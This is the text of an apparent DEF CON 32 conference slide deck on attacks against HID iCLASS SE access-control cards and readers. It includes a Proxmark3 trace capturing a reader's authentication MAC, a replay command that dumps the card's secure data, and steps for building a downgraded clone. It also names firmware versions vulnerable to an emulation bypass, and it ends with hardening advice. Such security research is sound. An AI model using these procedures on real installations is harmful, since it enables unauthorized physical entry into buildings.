

@dc32

Mutual Authentication is Optional



A deep dive on getting past HID iCLASS SE readers enforcing “secure” credentials

./whoami

- Xavier Zhang /  @_kitsunehunter
- I like all things physical security & RFID researcher
- HID credential enthusiast
- Yay NFC
- Often banned from flipper zero server 





Get ready!

You are about to learn about specific attacks on the Picopass credential technology. Some attacks we will go over:

- Cloning
- Downgrading
- Emulation
- Getting into buildings enforcing secure credentials without a valid credential



Background tech primer

- Physical Access Control Systems (PACS)

Background tech primer

- Physical Access Control Systems (PACS)
- Wiegand protocol

Background tech primer

- Physical Access Control Systems (PACS)
- Wiegand protocol
- Access control controllers are usually pretty dumb


Background tech primer

- Physical Access Control Systems (PACS)
- Wiegand protocol
- Access control controllers are usually pretty dumb
- Card cloning

Background tech primer

- Physical Access Control Systems (PACS)
- Wiegand protocol
- Access control controllers are usually pretty dumb
- Card cloning
- Card emulation

HID Credential types



Possible attack vectors

- Card only attacks



- Card and reader attacks





How secure are these credentials?

iCLASS (legacy)

- Cryptography broken, keys leaked
- CSN (card serial number) not relevant
- PACS payload can be transferred to other iCLASS cards
- Elite keys recoverable by loCLASS attack

How secure are these credentials?

iCLASS SR

- Transitional credential. Keys and block 6, 7, 8, 9 are like Legacy, but has a SIO (like SE) blocks 10+
- AIA on credential tells reader to look for the SIO first if the reader has a SAM to decode the SIO
- Maintains iCLASS legacy compatibility on legacy readers
- Downgradable to iCLASS legacy, or can emulate SIO with correct CSN as a 1:1 clone


How secure are these credentials?

iCLASS SE

- Standard key and KDF have not been leaked. Cannot recover key by loCLASS. The contents of block 6+ is the SIO.
- Can be Standard, Elite, or custom keyed
- Standard keyed open format credentials can be encoded with encoder
- Card and reader attack can be used to dump credentials with a unknown key
- Downgradable to iCLASS legacy or iCLASS SR
- Full SE dump with SIO can be emulated and work on most readers

Getting past secure readers - iCLASS legacy downgrade

- Downgrade to iCLASS legacy (if tech is enabled)




Getting past secure readers - iCLASS SR downgrade

- Emulate a iCLASS SR transitional credential with correct CSN and SIO
- To accomplish this, we would need to dump the SIO

Dumping SIOs

For this example, we will be using the proxmark3 client.

1. Get the CSN, Epurse, and AIA from the iCLASS SE card, and populate those values in a dump file ready to emulate
2. Emulate that partial iCLASS SE card to the reader on the building
3. Press button and view the trace



Dumping SIOs - Traces

```
      Start |        End | Src | Data (! denotes parity error)                                                  | CRC | Annotation
------------+------------+-----+-------------------------------------------------------------------------------+-----+-------------------
          0 |       5632 | Rdr |0a                                                                             |     | ACTALL
       9280 |      11328 | Tag |<SOF>                                                                          |     |
      39648 |      45280 | Rdr |0c                                                                             |     | IDENTIFY
      48928 |      93984 | Tag |CC  DB  54  C2  FF  5F  02  9C  3F  09                                         |  ok |
    1986048 |    1991680 | Rdr |0a                                                                             |     | ACTALL
    1995328 |    1997376 | Tag |<SOF>                                                                          |     |
    2025696 |    2031328 | Rdr |0c                                                                             |     | IDENTIFY
    2034976 |    2080032 | Tag |CC  DB  54  C2  FF  5F  02  9C  3F  09                                         |  ok |
    2088224 |    2126624 | Rdr |81  cc  db  54  c2  ff  5f  02  9c                                             |     | SELECT
    2130272 |    2175328 | Tag |64  DE  A6  12  FE  FF  12  E0  E6  A1                                         |  ok |
    2183328 |    2201248 | Rdr |0c  01  fa  22                                                                 |  ok | READ(1)
    2204896 |    2249952 | Tag |12  FF  FF  FF  7F  1F  FF  3C  8C  87                                         |  ok |
    2257696 |    2275616 | Rdr |84  00  73  33                                                                 |  ok | PAGESEL(0)
    2566944 |    2584864 | Rdr |0c  05  de  64                                                                 |  ok | READ(5)
    2588512 |    2633568 | Tag |FF  FF  FF  00  06  FF  FF  FF  F8  8E                                         |  ok |
    2758912 |    2768640 | Rdr |88  02                                                                         |     | READCHECK[Kd](2)
    2772288 |    2809152 | Tag |FF  FF  FF  FF  07  FF  FF  FF                                                 |  ok |
    2979808 |    3018208 | Rdr |05  c8  da  56  bd  43  6a  06  38                                             |     | CHECK
    3022080 |    3042560 | Tag |EE  A3  A1  67                                                                 |  ok | CHECK SUCCESS
    3150400 |    3209280 | Rdr |87  02  ff  ff  ff  ff  06  ff  ff  ff  48  16  4f  22                         |     | UPDATE(2)
    3215104 |    3260160 | Tag |FF  FF  FF  FF  06  FF  FF  FF  A2  7B                                         |  ok |
    3364544 |    3382464 | Rdr |06  06  45  56                                                                 |  ok | READ4(6)
    3386112 |    3529472 | Tag |FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  |     |
            |            |     |FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  EB  B0                 |  ok |
    3672000 |    3689920 | Rdr |0c  00  73  33                                                                 |  ok | READ(0)
    3693568 |    3738624 | Tag |64  DE  A6  12  FE  FF  12  E0  E6  A1                                         |  ok |
    3910592 |    3920320 | Rdr |88  02                                                                         |     | READCHECK[Kd](2)
    3923968 |    3960832 | Tag |FF  FF  FF  FF  06  FF  FF  FF                                                 |  ok |
    4112064 |    4150464 | Rdr |05  6a  8a  3d  e6  44  b1  af  ee                                             |     | CHECK (
 AEA684A6DAB23278 )
    4154624 |    4175104 | Tag |EE  A3  A1  67                                                                 |  ok | CHECK SUCCESS
    4282656 |    4341536 | Rdr |87  02  ff  ff  ff  ff  05  ff  ff  ff  84  8a  c6  97                         |     | UPDATE(2)
    4347392 |    4392448 | Tag |FF  FF  FF  FF  05  FF  FF  FF  6F  5E                                         |  ok |
    4499584 |    4517504 | Rdr |06  06  45  56                                                                 |  ok | READ4(6)
    4521152 |    4664512 | Tag |FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  |     |
[usb] pm3 -->
```

Dumping SIOs - Replay Nr-MAC


```
[usb] pm3 --> hf iclass dump -k "c8  da  56  bd  43  6a  06  38" --nr
[=] Card has at least 2 application areas. AA1 limit 18 (0x12) AA2 limit 31 (0x1F)
.

[=] --------------------------- Tag memory ----------------------------

[=]  block#   | data                    | ascii    |lck| info
[=] ---------+-------------------------+----------+---+----------------
[=]   0/0x00 | 64 DE A6 12 FE FF 12 E0 | d.......  |   | CSN
[=]   1/0x01 | 12 FF FF FF 7F 1F FF 3C | .......<  |   | Config
[=]   2/0x02 | FF FF FF FF 07 FF FF FF | ........  |   | E-purse
[=]   3/0x03 | FF FF FF FF FF FF FF FF | ........  |   | Debit
[=]   4/0x04 | FF FF FF FF FF FF FF FF | ........  |   | Credit
[=]   5/0x05 | FF FF FF 00 06 FF FF FF | ........  |   | AIA
[=]   6/0x06 | 30 33 81 06 01 85 9E 79 | 03.....y  |   | User / SIO / SE
[=]   7/0x07 | 85 6D A5 02 05 00 A6 08 | .m......  |   | User / SIO / SE
[=]   8/0x08 | 81 01 01 04 03 03 00 08 | ........  |   | User / SIO / SE
[=]   9/0x09 | A7 17 85 15 AB C1 DC 56 | .......V  |   | User / SIO / SE
[=]  10/0x0A | BD 00 EB 4E 6C 6C 1E 24 | ...Nll.$  |   | User / SIO / SE
[=]  11/0x0B | 46 EA CC DD 4C 46 0C 7E | F...LF.~  |   | User / SIO / SE
[=]  12/0x0C | 9E A9 02 05 00 05 00 00 | ........  |   | User / SIO / SE
[=]  13/0x0D | FF FF FF FF FF FF FF FF | ........  |   | User
[=]  14/0x0E | FF FF FF FF FF FF FF FF | ........  |   | User
[=]  15/0x0F | FF FF FF FF FF FF FF FF | ........  |   | User
[=]  16/0x10 | FF FF FF FF FF FF FF FF | ........  |   | User
[=]  17/0x11 | FF FF FF FF FF FF FF FF | ........  |   | User
[=]  18/0x12 | FF FF FF FF FF FF FF FF | ........  |   | User
[=] ---------+-------------------------+----------+---+----------------
[?] cyan = SIO / SE credential
```

Preparing the transitional credential

1. Using a template of a iCLASS SR dump, transfer the SIO (blue) to the blocks 10+ in the template
2. Emulate a full iCLASS SR transitional credential



```
[=] ---------------------------- Tag memory ----------------------------

[=]  block#  | data                    | ascii    |lck| info
[=] ---------+-------------------------+----------+---+----------------
[=]   0/0x00 | 64 DE A6 12 FE FF 12 E0 | d.......  |   | CSN
[=]   1/0x01 | 12 FF FF FF 7F 1F FF 3C | .......<  |   | Config
[=]   2/0x02 | FF FF FF FF 07 FF FF FF | ........  |   | E-purse
[=]   3/0x03 | FF FF FF FF FF FF FF FF | ........  |   | Debit
[=]   4/0x04 | FF FF FF FF FF FF FF FF | ........  |   | Credit
[=]   5/0x05 | FF FF FF 00 06 FF FF FF | ........  |   | AIA
[=]   6/0x06 | 30 33 81 06 01 85 9E 79 | 03.....y  |   | User / SIO / SE
[=]   7/0x07 | 85 6D A5 02 05 00 A6 08 | .m......  |   | User / SIO / SE
[=]   8/0x08 | 81 01 01 04 03 03 00 08 | ........  |   | User / SIO / SE
[=]   9/0x09 | A7 17 85 15 AB C1 DC 56 | .......V  |   | User / SIO / SE
[=]  10/0x0A | BD 00 EB 4E 6C 6C 1E 24 | ...Nll.$  |   | User / SIO / SE
[=]  11/0x0B | 46 EA CC DD 4C 46 0C 7E | F...LF.~  |   | User / SIO / SE
[=]  12/0x0C | 9E A9 02 05 00 05 00 00 | ........  |   | User / SIO / SE
[=]  13/0x0D | FF FF FF FF FF FF FF FF | ........  |   | User
[=]  14/0x0E | FF FF FF FF FF FF FF FF | ........  |   | User
[=]  15/0x0F | FF FF FF FF FF FF FF FF | ........  |   | User
[=]  16/0x10 | FF FF FF FF FF FF FF FF | ........  |   | User
[=]  17/0x11 | FF FF FF FF FF FF FF FF | ........  |   | User
[=]  18/0x12 | FF FF FF FF FF FF FF FF | ........  |   | User
[=] ---------+-------------------------+----------+---+----------------
[?] cyan = SIO / SE credential
```




```
[=] ---------------------------- Tag memory ----------------------------

[=]  block#  | data                    | ascii    |lck| info
[=] ---------+-------------------------+----------+---+----------------
[=]   0/0x00 | 64 DE A6 12 FE FF 12 E0 | d.......  |   | CSN
[=]   1/0x01 | 12 FF FF FF 7F 1F FF 3C | .......<  |   | Config
[=]   2/0x02 | CE FF FF FF FF FF FF FF | ........  |   | E-purse
[=]   3/0x03 | CF D4 3C B6 C9 CE 05 27 | ..<....'  |   | Debit
[=]   4/0x04 | CF D4 3C B6 C9 CE 05 27 | ..<....'  |   | Credit
[=]   5/0x05 | FF FF FF FF FF FF FF FF | ........  |   | AIA
[=]   6/0x06 | A3 03 03 03 00 03 E0 14 | ........  |   | User / HID CFG
[=]   7/0x07 | FA 62 1E 8C AF 51 F0 1A | .b...Q..  |   | User / Cred
[=]   8/0x08 | 3C DC DD EB D6 BB AB F9 | <.......  |   | User / Cred
[=]   9/0x09 | 03 82 58 24 FB 12 26 A1 | ..X$..&.  |   | User / Cred
[=]  10/0x0A | 30 33 81 06 01 85 9E 79 | 03.....y  |   | User / SIO / SR
[=]  11/0x0B | 85 6D A5 02 05 00 A6 08 | .m......  |   | User / SIO / SR
[=]  12/0x0C | 81 01 01 04 03 03 00 08 | ........  |   | User / SIO / SR
[=]  13/0x0D | A7 17 85 15 AB C1 DC 56 | .......V  |   | User / SIO / SR
[=]  14/0x0E | BD 00 EB 4E 6C 6C 1E 24 | ...Nll.$  |   | User / SIO / SR
[=]  15/0x0F | 46 EA CC DD 4C 46 0C 7E | F...LF.~  |   | User / SIO / SR
[=]  16/0x10 | 9E A9 02 05 00 05 00 00 | ........  |   | User / SIO / SR
[=]  17/0x11 | FF FF FF FF FF FF FF FF | ........  |   | User
[=]  18/0x12 | FF FF FF FF FF FF FF FF | ........  |   | User
[=] ---------+-------------------------+----------+---+----------------
[?] yellow = legacy credential
[?] cyan = SIO / SR credential
```

Getting past secure readers - iCLASS SE emulation


- Now we have a full dump of the SE card, we can emulate a high security SIO only secure credential using a bug in reader firmware that was discovered by @NVX and also ported to the Flipper Zero
- Works on Signo readers on firmware R10.0.5.6 or older
- revE readers still not patched at this moment





Ways to make installations more secure

- Use a high security keyset configuration (standard 2)
- Elite / custom keys for SE installations
- Update firmware (Signo)
- Disable all legacy technologies and issue mobile/SEOS/desfire credentials





What not to do

Have latest signo readers? Check.


All credentials programmed with same FC? Of Course.


Legacy technologies enabled? You bet.







Given what we know about this system, do we have enough information to make a logical copy of this Avigilon iCLASS SE fob?









Thanks

RFID hacking Community:

- **Eric Betts “Bettse” - iCLASS credential documentation and data layout**
- **Tiernan “NVX” - discovering the authentication bypass bug which allows working iCLASS SE emulation, as well as the picopass emulation code for the flipper zero**
- **Kate “Mistial Dev” – Genius on all things HID**
- **Iceman - I wouldn’t be here without a nudge from the proxmark3 overlord**



Questions?

See me in RF village

Thanks for attending!

- GitHub: https://github.com/kitsunehunter

Contact me

Email: xavierzhang@live.ca

LinkedIn: www.linkedin.com/in/xavier-zhang

Discord: @_kitsunehunter